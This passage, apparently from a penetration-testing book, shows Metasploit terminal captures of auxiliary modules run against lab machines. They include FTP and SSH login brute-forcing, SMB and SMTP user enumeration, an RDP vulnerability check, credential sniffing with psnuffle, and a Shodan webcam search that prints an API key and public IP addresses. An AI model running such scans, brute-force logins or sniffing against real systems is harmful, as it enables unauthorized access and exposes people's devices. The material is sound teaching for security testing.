05 v2 UDP(39932), 100005 v2 TCP(33599), 100005 v3 UDP(39932), 100005 v3 TCP(33599))
[*] Discovered DNS on 192.168.44.133:53 (BIND 9.4.2)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(udp_sweep) > █
```

Figure 4.2 – Auxiliary UDP sweep scanner

```

root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/ftp/ftp_login
msf auxiliary(ftp_login) > show options
Module options (auxiliary/scanner/ftp/ftp_login):
Name      Current Setting  Required  Description
----      -----          -----    -----
BLANK_PASSWORDS  false        no       Try blank passwords for all users
BRUTEFORCE_SPEED 5           yes      How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    false        no       Try each user/password couple stored in the current database
DB_ALL_PASS     false        no       Add all passwords in the current database to the list
DB_ALL_USERS    false        no       Add all users in the current database to the list
PASSWORD        no           no       A specific password to authenticate with
PASS_FILE       no           no       File containing passwords, one per line
Proxies         no           no       A proxy chain of format type:host:port[,type:host:port][...]
RECORD_GUEST    false        no       Record anonymous/guest logins to the database
RHOSTS          yes          yes      The target address range or CIDR identifier
RPORT           21           yes      The target port
STOP_ON_SUCCESS false        yes      Stop guessing when a credential works for a host
THREADS         1            yes      The number of concurrent threads
USERNAME        no           no       A specific username to authenticate as
USERPASS_FILE   /root/Desktop/metasploit-labs/usernames
USER_AS_PASS    false        no       Try the username as the password for all users
USER_FILE       no           no       File containing usernames, one per line
VERBOSE         true         yes      Whether to print output for all attempts

msf auxiliary(ftp_login) > set RHOSTS 192.168.44.129
RHOSTS => 192.168.44.129
msf auxiliary(ftp_login) > set USERPASS_FILE /root/Desktop/metasploit-labs/usernames
USERPASS_FILE => /root/Desktop/metasploit-labs/usernames
msf auxiliary(ftp_login) > run
[*] 192.168.44.129:21 - 192.168.44.129:21 - Starting FTP login sweep
[-] 192.168.44.129:21 - 192.168.44.129:21 - LOGIN FAILED: admin: (Incorrect: )
[-] 192.168.44.129:21 - 192.168.44.129:21 - LOGIN FAILED: temp: (Incorrect: )
[-] 192.168.44.129:21 - 192.168.44.129:21 - LOGIN FAILED: user: (Incorrect: )
[+] 192.168.44.129:21 - 192.168.44.129:21 - LOGIN SUCCESSFUL: anonymous:
[-] 192.168.44.129:21 - 192.168.44.129:21 - LOGIN FAILED: john: (Incorrect: )

```

Figure 4.3 – Auxiliary 'ftp\_login'

```

root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/ftp/ftp_version
msf auxiliary(ftp_version) > show options
Module options (auxiliary/scanner/ftp/ftp_version):
Name      Current Setting  Required  Description
----      -----          -----    -----
FTPPASS   mozilla@example.com  no       The password for the specified username
FTPUSER   anonymous        no       The username to authenticate as
RHOSTS    yes             yes      The target address range or CIDR identifier
RPORT     21              yes      The target port
THREADS   1               yes      The number of concurrent threads

msf auxiliary(ftp_version) > set RHOSTS 192.168.44.129
RHOSTS => 192.168.44.129
msf auxiliary(ftp_version) > run
[*] 192.168.44.129:21 - FTP Banner: '220-FileZilla Server version 0.9.40 beta\x0d\x0a220-written by Tim Kosse (Tim.Kosse@gmx.de)\x0d\x0a220 Please visit http://sourceforge.net/projects/filezilla/\x0d\x0a'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ftp_version) >

```

Figure 4.4 – Auxiliary 'ftp\_version'

```
root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/ftp/anonymous
msf auxiliary(anonymous) > show options
Module options (auxiliary/scanner/ftp/anonymous):
Name      Current Setting      Required  Description
----      -----
FTPPASS   mozilla@example.com  no        The password for the specified username
FTPUSER   anonymous            no        The username to authenticate as
RHOSTS          .               yes       The target address range or CIDR identifier
RPORT    21                  yes       The target port
THREADS  1                   yes       The number of concurrent threads

msf auxiliary(anonymous) > set RHOSTS 192.168.44.129
RHOSTS => 192.168.44.129
msf auxiliary(anonymous) > run
[+] 192.168.44.129:21 - 192.168.44.129:21 - Anonymous READ (220-FileZilla Server version 0.9.40 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(anonymous) >
```

Figure 4.5 – Auxiliary 'ftp' anonymous scanner

```
root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > show options
Module options (auxiliary/scanner/smb/smb_version):
Name      Current Setting      Required  Description
----      -----
RHOSTS          .               yes       The target address range or CIDR identifier
SMBDomain     .               no        The Windows domain to use for authentication
SMBPass        .               no        The password for the specified username
SMBUser        .               no        The username to authenticate as
THREADS     1                yes       The number of concurrent threads

msf auxiliary(smb_version) > set RHOSTS 192.168.44.129
RHOSTS => 192.168.44.129
msf auxiliary(smb_version) > run
[*] 192.168.44.129:445 - Host is running Windows XP SP3 (language:English) (name:SAGAR-C51B4AADE) (domain:WORKGROUP)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) >
```

Figure 4.6 – Auxiliary 'smb\_version'

```

root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/smb/smb_enumusers
msf auxiliary(smb_enumusers) > show options

Module options (auxiliary/scanner/smb/smb_enumusers):
Name      Current Setting  Required  Description
----      -----          -----    -----
RHOSTS            yes        The target address range or CIDR identifier
SMBDomain         .          no        The Windows domain to use for authentication
SMBPass           .          no        The password for the specified username
SMBUser           .          no        The username to authenticate as
THREADS          1          yes       The number of concurrent threads

msf auxiliary(smb_enumusers) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(smb_enumusers) > run

[*] 192.168.44.133:139 - METASPLOITABLE [ games, nobody, bind, proxy, syslog, user, www-data, root, news, postgres, bin, mail, distccd, proftpd, dhcp, daemon, sshd, man, lp, mysql, gnats, libuuid, backup, msfadmin, telnetd, sys, klog, postfix, service, list, irc, ftp, tomcat55, sync, uucp ] ( LockoutTries=0 PasswordMin=5 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumusers) >

```

Figure 4.7 – Auxiliary 'smb\_enumusers'

```

root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/smb/smb_enumshares
msf auxiliary(smb_enumshares) > show options

Module options (auxiliary/scanner/smb/smb_enumshares):
Name      Current Setting  Required  Description
----      -----          -----    -----
LogSpider          3          no        0 = disabled, 1 = CSV, 2 = table (txt), 3 = one liner (txt
) (Accepted: 0, 1, 2, 3)
MaxDepth          999        yes       Max number of subdirectories to spider
RHOSTS            yes       The target address range or CIDR identifier
SMBDomain         .          no        The Windows domain to use for authentication
SMBPass           .          no        The password for the specified username
SMBUser           .          no        The username to authenticate as
ShowFiles         false      yes       Show detailed information when spidering
SpiderProfiles    true       no        Spider only user profiles when share = C$
SpiderShares      false      no        Spider shares recursively
THREADS          1          yes       The number of concurrent threads
USE_SRVSVC_ONLY   false      yes       List shares only with SRVSVC

msf auxiliary(smb_enumshares) > set RHOSTS 192.168.44.129
RHOSTS => 192.168.44.129
msf auxiliary(smb_enumshares) > run

[-] 192.168.44.129:139  - Login Failed: The SMB server did not reply to our request
[*] 192.168.44.129:445  - Windows XP Service Pack 3 (English)
[+] 192.168.44.129:445  - IPC$ - (IPC) Remote IPC
[+] 192.168.44.129:445  - SharedDocs - (DISK)
[+] 192.168.44.129:445  - s - (DISK)
[+] 192.168.44.129:445  - ADMIN$ - (DISK) Remote Admin
[+] 192.168.44.129:445  - C$ - (DISK) Default share
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumshares) >

```

Figure 4.8 – Auxiliary 'smb\_enumshares'

```
root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/http/http_version
msf auxiliary(http_version) > show options

Module options (auxiliary/scanner/http/http_version):

Name      Current Setting  Required  Description
----      -----          -----      -----
Proxies           no        no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes        yes       The target address range or CIDR identifier
RPORT            80       yes        The target port
SSL              false     no        Negotiate SSL/TLS for outgoing connections
THREADS          1        yes       The number of concurrent threads
VHOST           no        no        HTTP server virtual host

msf auxiliary(http_version) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(http_version) > run

[*] HTTP GET: 192.168.44.131:36109-192.168.44.133:80 http://192.168.44.133/
[*] 192.168.44.133:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_version) >
```

Figure 4.9 – Auxiliary 'http\_version'

```
root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/http/backup_file
msf auxiliary(backup_file) > show options

Module options (auxiliary/scanner/http/backup_file):

Name      Current Setting  Required  Description
----      -----          -----      -----
PATH      /index.asp      yes        The path/file to identify backups
Proxies           no        no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes        yes       The target address range or CIDR identifier
RPORT            80       yes        The target port
SSL              false     no        Negotiate SSL/TLS for outgoing connections
THREADS          1        yes       The number of concurrent threads
VHOST           no        no        HTTP server virtual host

msf auxiliary(backup_file) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(backup_file) > run

[*] HTTP GET: 192.168.44.131:32875-192.168.44.133:80 http://192.168.44.133/index.asp.backup
[*] HTTP GET: 192.168.44.131:39393-192.168.44.133:80 http://192.168.44.133/index.asp.bak
[*] Found http://192.168.44.133:80/index.asp.bak
```

Figure 4.10 – Auxiliary 'backup\_file' HTTP

```

root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/http/dir_listing
msf auxiliary(dir_listing) > show options

Module options (auxiliary/scanner/http/dir_listing):
Name      Current Setting  Required  Description
----      -----          -----      -----
PATH      /                  yes       The path to identify directory listing
Proxies           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS           yes      The target address range or CIDR identifier
RPORT      80                 yes      The target port
SSL        false                no       Negotiate SSL/TLS for outgoing connections
THREADS      1                  yes      The number of concurrent threads
VHOST            no        HTTP server virtual host

msf auxiliary(dir_listing) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(dir_listing) > set PATH /dav/
PATH => /dav/
msf auxiliary(dir_listing) > run

[*] HTTP GET: 192.168.44.131:43137-192.168.44.133:80 http://192.168.44.133/dav/
[*] Found Directory Listing http://192.168.44.133:80/dav/
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(dir_listing) > 

```

Figure 4.11 – Auxiliary 'dir\_listing' HTTP

```

root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/http/ssl
msf auxiliary(ssl) > show options

Module options (auxiliary/scanner/http/ssl):
Name      Current Setting  Required  Description
----      -----          -----      -----
RHOSTS           yes      The target address range or CIDR identifier
RPORT      443                 yes      The target port
THREADS      1                  yes      The number of concurrent threads

msf auxiliary(ssl) > set RHOSTS demo.testfire.net
RHOSTS => demo.testfire.net
msf auxiliary(ssl) > run

[*] 65.61.137.117:443      - Subject: /CN=demo.testfire.net
[*] 65.61.137.117:443      - Issuer: /CN=demo.testfire.net
[*] 65.61.137.117:443      - Signature Alg: sha1WithRSA
[*] 65.61.137.117:443      - Public Key Size: 2048 bits
[*] 65.61.137.117:443      - Not Valid Before: 2014-07-01 09:54:37 UTC
[*] 65.61.137.117:443      - Not Valid After: 2019-12-22 09:54:37 UTC
[+] 65.61.137.117:443      - Certificate contains no CA Issuers extension... possible self signed certificate
[+] 65.61.137.117:443      - Certificate Subject and Issuer match... possible self signed certificate
[*] 65.61.137.117:443      - Has common name demo.testfire.net
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssl) > 

```

Figure 4.12 – Auxiliary 'SSL' scanner

```
root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/http/http_header
msf auxiliary(http_header) > show options

Module options (auxiliary/scanner/http/http_header):
Name      Current Setting      Required  Description
----      -----      ----      -----
HTTP_METHOD HEAD      yes      HTTP Method to use, HEAD or GET (Accepted: GE
T, HEAD)
IGN_HEADER Vary,Date,Content-Length,Connection,Etag,Expires,Pragma,Accept-Ranges yes      List of headers to ignore, seperated by comma
Proxies
host:port][...]
RHOSTS      80      yes      The target address range or CIDR identifier
RPORT       80      yes      The target port
SSL         false     no      Negotiate SSL/TLS for outgoing connections
TARGETURI   /      yes      The URI to use
THREADS     1      yes      The number of concurrent threads
VHOST

msf auxiliary(http_header) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(http_header) > run

[*] 192.168.44.133:80 : CONTENT-TYPE: text/html
[*] 192.168.44.133:80 : SERVER: Apache/2.2.8 (Ubuntu) DAV/2
[*] 192.168.44.133:80 : X-POWERED-BY: PHP/5.2.4-2ubuntu5.10
[+] 192.168.44.133:80 : detected 3 headers
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_header) >
```

Figure 4.13 – Auxiliary 'http\_header'

```
root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/http/robots_txt
msf auxiliary(robots_txt) > show options

Module options (auxiliary/scanner/http/robots_txt):
Name      Current Setting      Required  Description
----      -----      ----      -----
PATH      /      yes      The test path to find robots.txt file
Proxies
RHOSTS      80      yes      A proxy chain of format type:host:port[,type:host:port][...]
RPORT       80      yes      The target address range or CIDR identifier
SSL         false     no      Negotiate SSL/TLS for outgoing connections
THREADS     1      yes      The number of concurrent threads
VHOST

msf auxiliary(robots_txt) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(robots_txt) > run

[*] HTTP GET: 192.168.44.131:42205-192.168.44.133:80 http://192.168.44.133/robots.txt
[*] [192.168.44.133] /robots.txt found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(robots_txt) >
```

Figure 4.14 – Auxiliary 'robots\_txt' HTTP

```

root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/smtp/smtp_enum
msf auxiliary(smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting      Required  Description
-----  -----
RHOSTS          25            yes        The target address range or CIDR identifier
RPORT           25            yes        The target port
THREADS          1             yes        The number of concurrent threads
UNIXONLY         true          yes        Skip Microsoft bannered servers when testing unix accounts
x users
USER_FILE    /root/Desktop/metasploit-labs/usernames  yes        The file that contains a list of probable users

msf auxiliary(smtp_enum) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(smtp_enum) > run

[*] 192.168.44.133:25 - 192.168.44.133:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.44.133:25 - 192.168.44.133:25 Users found: user
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smtp_enum) >

```

Figure 4.15 – Auxiliary 'smtp\_enum'

```

root@kali: ~
File Edit View Search Terminal Help

msf > use auxiliary/scanner/ssh/ssh_enumusers
msf auxiliary(ssh_enumusers) > show options

Module options (auxiliary/scanner/ssh/ssh_enumusers):
Name      Current Setting  Required  Description
-----  -----
Proxies          no          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes          yes       The target address range or CIDR identifier
RPORT           22          yes       The target port
THREADS          1           yes       The number of concurrent threads
THRESHOLD       10          yes       Amount of seconds needed before a user is considered found
USER_FILE     Desktop/metasploit-labs/usernames  yes        File containing usernames, one per line

msf auxiliary(ssh_enumusers) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(ssh_enumusers) > set USER_FILE Desktop/metasploit-labs/usernames
USER_FILE => Desktop/metasploit-labs/usernames
msf auxiliary(ssh_enumusers) > run

[*] 192.168.44.133:22 - SSH - Checking for false positives
[*] 192.168.44.133:22 - SSH - Starting scan
[-] 192.168.44.133:22 - SSH - User 'admin' not found
[-] 192.168.44.133:22 - SSH - User 'root' not found
[-] 192.168.44.133:22 - SSH - User 'msf' not found
[-] 192.168.44.133:22 - SSH - User 'msfadmin' not found
[-] 192.168.44.133:22 - SSH - User 'temp' not found
[-] 192.168.44.133:22 - SSH - User 'user' not found
[-] 192.168.44.133:22 - SSH - User 'anonymous' not found
[-] 192.168.44.133:22 - SSH - User 'john' not found
[-] 192.168.44.133:22 - SSH - User 'david' not found
[-] 192.168.44.133:22 - SSH - User 'system_user' not found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_enumusers) >

```

Figure 4.16 – Auxiliary 'ssh\_enumusers'

```

root@kali: ~
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > show options
Module options (auxiliary/scanner/ssh/ssh_login):
Name      Current Setting  Required  Description
----      -----          -----    -----
BLANK_PASSWORDS  false        no       Try blank passwords for all users
BRUTEFORCE_SPEED 5           yes      How fast to bruteforce, from 0 to 5
DB_ALL_CREDITS  false        no       Try each user/password couple stored in the current database
DB_ALL_PASS     false        no       Add all passwords in the current database to the list
DB_ALL_USERS    false        no       Add all users in the current database to the list
PASSWORD        msfadmin    no       A specific password to authenticate with
PASS_FILE       msfadmin    no       File containing passwords, one per line
RHOSTS          yes         yes      The target address range or CIDR identifier
RPORT           22          yes      The target port
STOP_ON_SUCCESS false       yes      Stop guessing when a credential works for a host
THREADS         1           yes      The number of concurrent threads
USERNAME        msfadmin    no       A specific username to authenticate as
USERPASS_FILE   Desktop/metasploit-labs/ssh brute force
USERPASS_FILE => Desktop/metasploit-labs/ssh brute force
msf auxiliary(ssh_login) > run

[*] SSH - Starting bruteforce
[*] SSH - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(padmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux'
[*] Command shell session 2 opened (192.168.44.131:36197 -> 192.168.44.133:22) at 2017-04-25 23:04:34 -0400
[-] SSH - Failed: 'admin:admin'
[-] SSH - Failed: 'root:root123'
[-] SSH - Failed: 'msf:msf@123'

```

Figure 4.17 – Auxiliary 'ssh\_login'

```

root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/ssh/ssh_version
msf auxiliary(ssh_version) > show options
Module options (auxiliary/scanner/ssh/ssh_version):
Name      Current Setting  Required  Description
----      -----          -----    -----
RHOSTS          yes         yes      The target address range or CIDR identifier
RPORT           22          yes      The target port
THREADS         1           yes      The number of concurrent threads
TIMEOUT         30          yes      Timeout for the SSH probe

msf auxiliary(ssh_version) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(ssh_version) > run

[*] 192.168.44.133:22 - SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 ( service.version=4.7p1 openssh.comment=Debian-8ubuntu1 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH os.vendor=Ubuntu os.device=General os.family=Linux os.product=Linux os.version=8.04 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_version) >

```

Figure 4.18 – Auxiliary 'ssh\_version'

```
root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/ssh/detect_kippo
msf auxiliary(detect_kippo) > show options

Module options (auxiliary/scanner/ssh/detect_kippo):
Name      Current Setting  Required  Description
-----  -----  -----  -----
RHOSTS          yes        The target address range or CIDR identifier
RPORT           22        yes        The target port
THREADS         1         yes        The number of concurrent threads

msf auxiliary(detect_kippo) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(detect_kippo) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(detect_kippo) >
```

Figure 4.19 – Auxiliary 'detect\_kippo' SSH

```
root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/gather/dns_info

[!] ****
[!] *          The module gather/dns_info is deprecated!
[!] *          It will be removed on or about 2016-06-12
[!] *          Use auxiliary/gather/enum_dns instead
[!] ****
msf auxiliary(dns_info) > set DOMAIN mega    .    ne.com
DOMAIN => megacorpone.com
msf auxiliary(dns_info) > run

[!] ****
[!] *          The module gather/dns_info is deprecated!
[!] *          It will be removed on or about 2016-06-12
[!] *          Use auxiliary/gather/enum_dns instead
[!] ****
[*] Enumerating megacorpone.com
W, [2017-04-27T01:14:32.050187 #1626]  WARN -- : Nameserver 192.168.44.2 not responding within UDP timeout, trying next one
F, [2017-04-27T01:14:32.050535 #1626]  FATAL -- : No response from nameservers list: aborting
[+] megacorpone.com - Name server ns1.mega    .    ne.com (    .    .193.70) found. Record type: NS
[+] megacorpone.com - Name server ns3.mega    .    ne.com (    .    .193.90) found. Record type: NS
[+] megacorpone.com - Name server ns2.mega    .    ne.com (    .    .193.80) found. Record type: NS
[+] megacorpone.com - ns1.mega    .    ne.com (3    .    .193.70) found. Record type: SOA
[+] megacorpone.com - Mail server mail.mega    .    ne.com (3    .    .193.84) found. Record type: MX
[+] megacorpone.com - Mail server mail2.mega    .    ne.com (3    .    .19    .    ) found. Record type: MX
```

Figure 4.20 – Auxiliary 'dns\_info'

```
root@kali: ~
File Edit View Search Terminal Help

msf > use auxiliary/scanner/rdp/ms12_020_check
msf auxiliary(ms12_020_check) > show options

Module options (auxiliary/scanner/rdp/ms12_020_check):
Name      Current Setting  Required  Description
-----  -----
RHOSTS          yes        The target address range or CIDR identifier
RPORT          3389       yes        Remote port running RDP
THREADS         1          yes        The number of concurrent threads

msf auxiliary(ms12_020_check) > set RHOSTS 192.168.44.129
RHOSTS => 192.168.44.129
msf auxiliary(ms12_020_check) > run

[+] 192.168.44.129:3389 - 192.168.44.129:3389 - The target is vulnerable.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ms12_020_check) >
```

Figure 4.21 – Auxiliary 'ms12\_020\_check' RDP

```
root@kali: ~
File Edit View Search Terminal Help

msf auxiliary(psnuffle) > run
[*] Auxiliary module execution completed
msf auxiliary(psnuffle) >
[*] Loaded protocol FTP from /usr/share/metasploit-framework/data/exploits/psnuffle/ftp.rb...
[*] Loaded protocol IMAP from /usr/share/metasploit-framework/data/exploits/psnuffle/imap.rb...
[*] Loaded protocol POP3 from /usr/share/metasploit-framework/data/exploits/psnuffle/pop3.rb...
[*] Loaded protocol SMB from /usr/share/metasploit-framework/data/exploits/psnuffle/smb.rb...
[*] Loaded protocol URL from /usr/share/metasploit-framework/data/exploits/psnuffle/url.rb...
[*] Sniffing traffic.....
[!] *** auxiliary/sniffer/psnuffle is still calling the deprecated report_auth_info method! This needs to
be updated!
[!] *** For detailed information about LoginScanners and the Credentials objects see:
[!]     https://github.com/rapid7/metasploit-framework/wiki/Creating-Metasploit-Framework-LoginScanners
[!]     https://github.com/rapid7/metasploit-framework/wiki/How-to-write-a-HTTP-LoginScanner-Module
[!] *** For examples of modules converted to just report credentials without report_auth_info, see:
[!]     https://github.com/rapid7/metasploit-framework/pull/5376
[!]     https://github.com/rapid7/metasploit-framework/pull/5377
[*] Successful FTP Login: 192.168.44.131:49990->192.168.44.133:21 >> msfadmin / msfadmin
msf auxiliary(psnuffle) >
```

Figure 4.22 – Running the 'psnuffle' auxiliary module

```

root@kali: ~
File Edit View Search Terminal Help
msf auxiliary(psnuffle) > run
[*] Auxiliary module execution completed
msf auxiliary(psnuffle) >
[*] Loaded protocol FTP from /usr/share/metasploit-framework/data/exploits/psnuffle/ftp.rb...
[*] Loaded protocol IMAP from /usr/share/metasploit-framework/data/exploits/psnuffle/imap.rb...
[*] Loaded protocol POP3 from /usr/share/metasploit-framework/data/exploits/psnuffle/pop3.rb...
[*] Loaded protocol SMB from /usr/share/metasploit-framework/data/exploits/psnuffle/smb.rb...
[*] Loaded protocol URL from /usr/share/metasploit-framework/data/exploits/psnuffle/url.rb...
[*] Sniffing traffic.....
[!] *** auxiliary/sniffer/psnuffle is still calling the deprecated report_auth_info method! This needs to
be updated!
[!] *** For detailed information about LoginScanners and the Credentials objects see:
[!]   https://github.com/rapid7/metasploit-framework/wiki/Creating-Metasploit-Framework-LoginScanners
[!]   https://github.com/rapid7/metasploit-framework/wiki/How-to-write-a-HTTP-LoginScanner-Module
[!] *** For examples of modules converted to just report credentials without report_auth_info, see:
[!]   https://github.com/rapid7/metasploit-framework/pull/5376
[!]   https://github.com/rapid7/metasploit-framework/pull/5377
[*] Successful FTP Login: 192.168.44.131:49990-> msfadmin / msfadmin
msf auxiliary(psnuffle) > 
```

Figure 4.23 – Shodan API key


```

root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/gather/shodan_search
msf auxiliary(shodan_search) > show options
Module options (auxiliary/gather/shodan_search):
Name      Current Setting  Required  Description
----      .....          ...        .....
DATABASE  false           no        Add search results to the database
MAXPAGE   1               yes       Max amount of pages to collect
OUTFILE   no              no        A filename to store the list of IPs
Proxies   no              no        A proxy chain of format type:host:port[,type:host:port][...]
QUERY     .*              yes       Keywords you want to search for
REGEX    .*               yes       Regex search for a specific IP/City/Country/Hostname
SHODAN_APIKEY yes            yes      The SHODAN API key
SSL       false           no        Negotiate SSL/TLS for outgoing connections
msf auxiliary(shodan_search) > set SHODAN_APIKEY Cj7CGMXQa0JcMQXY3VnPnPAeA3090CG
SHODAN_APIKEY => Cj7CGMXQa0JcMQXY3VnPnPAeA3090CG
msf auxiliary(shodan_search) > set QUERY Webcam
QUERY => Webcam
msf auxiliary(shodan_search) > run
[*] Total: 3988 on 40 pages. Showing: 1 page(s)
[*] Collecting data, please wait...
Search Results
-----
IP:Port      City      Country      Hostname
----          ...        .....        ...
100.8.10.101  Fort Lee  United States  pool-100-8-101-101.wrknj.fios.verizon.net
108.234.10.108  Bedford  United States  108-234-10-108.sbcglobal.net
109.199.100.100  Gyorzamoly  Hungary  host1.wave-neu.nu
109.206.100.100  N/A      Serbia
112.100.100.100  Suwon    Korea, Republic of
112.169.100.100  Seoul    Korea, Republic of
119.99.100.100  Cebu     Philippines
192.168.100.100  N/A      United States

```

Figure 4.24 – Shodan search auxiliary module

